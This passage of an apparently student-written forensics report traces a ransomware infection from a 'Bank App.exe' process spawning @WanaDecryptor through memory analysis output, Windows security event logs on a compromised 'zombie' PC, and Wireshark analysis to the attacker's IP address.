.. 0xfffffa8002f0ab30:svchost.exe                    1192    468     16    258 2025-01-30 18:57:20 UTC+0000
.. 0xfffffa8002d3d9e0:SearchIndexer.                 1756    468     14    793 2025-01-30 18:57:46 UTC+0000
... 0xfffffa8003817b30:SearchProtocol                3668   1756      8    380 2025-01-31 08:26:48 UTC+0000
.. 0xfffffa8003004280:svchost.exe                    1588    468      5     99 2025-01-30 18:57:21 UTC+0000
.. 0xfffffa8002d7a6c0:svchost.exe                     820    468     38   1071 2025-01-30 18:57:17 UTC+0000
.. 0xfffffa8002ea1240:svchost.exe                    1084    468     16    311 2025-01-30 18:57:19 UTC+0000
.. 0xfffffa8002db8b30:svchost.exe                     960    468     11    266 2025-01-30 18:57:17 UTC+0000
.. 0xfffffa8002cea580:svchost.exe                     588    468     12    355 2025-01-30 18:57:16 UTC+0000
.. 0xfffffa800387e060:VSSVC.exe                      4024    468     11    201 2025-01-31 08:30:20 UTC+0000
.. 0xfffffa800389d590:msiexec.exe                    2620    468      8    228 2025-01-31 08:30:09 UTC+0000
... 0xfffffa80035f2920:msiexec.exe                   1468   2620      0 ------ 2025-01-31 08:30:10 UTC+0000
.. 0xfffffa8002d42b30:svchost.exe                     748    468     20    460 2025-01-30 18:57:16 UTC+0000
... 0xfffffa8003460060:audiodg.exe                   2040    748      7    137 2025-01-31 08:26:29 UTC+0000
. 0xfffffa8002b95b30:lsass.exe                        476    372      8    586 2025-01-30 18:57:15 UTC+0000
. 0xfffffa8002c90270:lsm.exe                          484    372     10    140 2025-01-30 18:57:15 UTC+0000
 0xfffffa80030ecb30:explorer.exe                     1984   1900     35   1070 2025-01-30 18:57:39 UTC+0000
. 0xfffffa80019ddab0:FTK Imager.exe                  1996   1984     16    311 2025-01-31 08:33:03 UTC+0000
. 0xfffffa80033f3b30:chrome.exe                      3996   1984      0 ------ 2025-01-31 08:24:03 UTC+0000
. 0xfffffa8003493060:Bank App.exe                    1264   1984      8     86 2025-01-31 08:27:56 UTC+0000
.. 0xfffffa8003461380:@WanaDecryptor                 3052   1264      1     67 2025-01-31 08:28:32 UTC+0000
.. 0xfffffa800387fb30:@WanaDecryptor                 3164   1264      2     65 2025-01-31 08:28:10 UTC+0000
... 0xfffffa8003421b30:taskhsvc.exe                  3968   3164      4    121 2025-01-31 08:28:15 UTC+0000
 0xfffffa80018cf040:System                               4      0     78    513 2025-01-30 18:57:10 UTC+0000
. 0xfffffa8001f86b30:smss.exe                         244      4      2     30 2025-01-30 18:57:11 UTC+0000
 0xfffffa8003599060:GoogleCrashHan                   1816   1744      5     90 2025-01-31 08:10:03 UTC+0000
 0xfffffa800347cb30:GoogleCrashHan                    952   1744      5     86 2025-01-31 08:10:03 UTC+0000
```


12. he also used ‘dlllist’ to display the list of dynamically linked libraries (DLLs) that are currently loaded into the memory of a running process

```
Bank App.exe pid:   1264
Command line : "C:\Users\zahra\Downloads\Bank App.exe"
Note: use ldrmodules for listing DLLs in Wow64 processes


Base                             Size          LoadCount Path
------------------ ------------------ ------------------ ----
0x0000000000400000           0x36b000             0xffff C:\Users\zahra\Downloads\Bank App.exe
0x0000000077a50000           0x1a9000             0xffff C:\Windows\SYSTEM32\ntdll.dll
0x000000000755f0000            0x3f000                0x3 C:\Windows\SYSTEM32\wow64.dll
0x0000000075590000             0x5c000                0x1 C:\Windows\SYSTEM32\wow64win.dll
0x0000000075660000              0x8000                0x1 C:\Windows\SYSTEM32\wow64cpu.dll
****************************************************************************
```

And here we notice that this process used wow64 library

- ❖WOW64 (Windows 32-bit on Windows 64-bit) is a compatibility layer in Windows operating systems.

13. Then he use the following commend to extract or dump specific processes from the memory image.



- ❖All the previse steps was in the victim device to lead the investigator to the zombie

❖In the Zombie device

1. First thing he check the logs

security Number of events: 830

Level	Date and Time	Source	Event ID	Task C...
Information	2/6/2025 5:13:53 AM	Micro...	4672	Specia...
Information	2/6/2025 5:13:53 AM	Micro...	4624	Logon
Information	2/6/2025 5:13:53 AM	Micro...	4672	Specia...
Information	2/6/2025 5:13:53 AM	Micro...	4624	Logon
Information	2/6/2025 5:13:52 AM	Micro...	4672	Specia...
Information	2/6/2025 5:13:52 AM	Micro...	4624	Logon
Information	2/6/2025 5:13:52 AM	Micro...	4672	Specia...
Information	2/6/2025 5:13:52 AM	Micro...	4624	Logon
Information	2/6/2025 5:13:52 AM	Micro...	4902	Audit ...
Information	2/6/2025 5:13:51 AM	Micro...	4624	Logon
Information	2/6/2025 5:13:51 AM	Micro...	4608	Securit...
Error	2/6/2025 5:13:53 AM	EventL...	1101	Event ...
Information	2/5/2025 9:56:41 PM	Micro...	4634	Logoff
Information	2/5/2025 9:56:37 PM	Micro...	4624	Logon
Information	2/5/2025 9:12:02 PM	Micro...	4672	Specia...
Information	2/5/2025 9:12:02 PM	Micro...	4624	Logon
Information	2/5/2025 9:10:10 PM	Micro...	4672	Specia...
Information	2/5/2025 9:10:10 PM	Micro...	4624	Logon
Information	2/5/2025 9:10:04 PM	Micro...	4672	Specia...
Information	2/5/2025 9:10:04 PM	Micro...	4624	Logon
Information	2/5/2025 8:43:46 PM	Micro...	4672	Specia...
Information	2/5/2025 8:43:46 PM	Micro...	4624	Logon
Information	2/5/2025 8:42:46 PM	Micro...	4672	Specia...
Information	2/5/2025 8:42:46 PM	Micro...	4624	Logon

Event 4672, Microsoft Windows security auditing.

General Details


Special privileges assigned to new logon.

Subject:
Security ID: SYSTEM
Account Name: SYSTEM
Account Domain: NT AUTHORITY


Log Name: Security
Source: Microsoft Windows security
Logged: 2/6/2025 5:40:07 AM
Event ID: 4672
Task Category: Special Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: zahra-PC
OpCode: Info
More Information: Event Log Online Help

Actions
scurity
Open Saved Log...
Create Custom View...
Import Custom View...
Filter Current Log...
Properties
Find...
Save All Events As...
View
Delete
Rename
Refresh
Help
Event 4672, Microsoft Windows security auditing.
Event Properties
Copy
Save Selected Events...
Refresh
Help

2. After that he save the logs files so he can analyze it




3. He use Microsoft massage analyzer program so he can analyze the logs file
4. So her he Matched the timestamp until he found the expected time of the hacker entry and obtained ip address that led him to the criminal



4.then he Analyze the network using Wireshark

- And he found that there is a suspicious ip address after further investigation ,they identified the criminal who



sent the ransomware and used on of the devices as zombie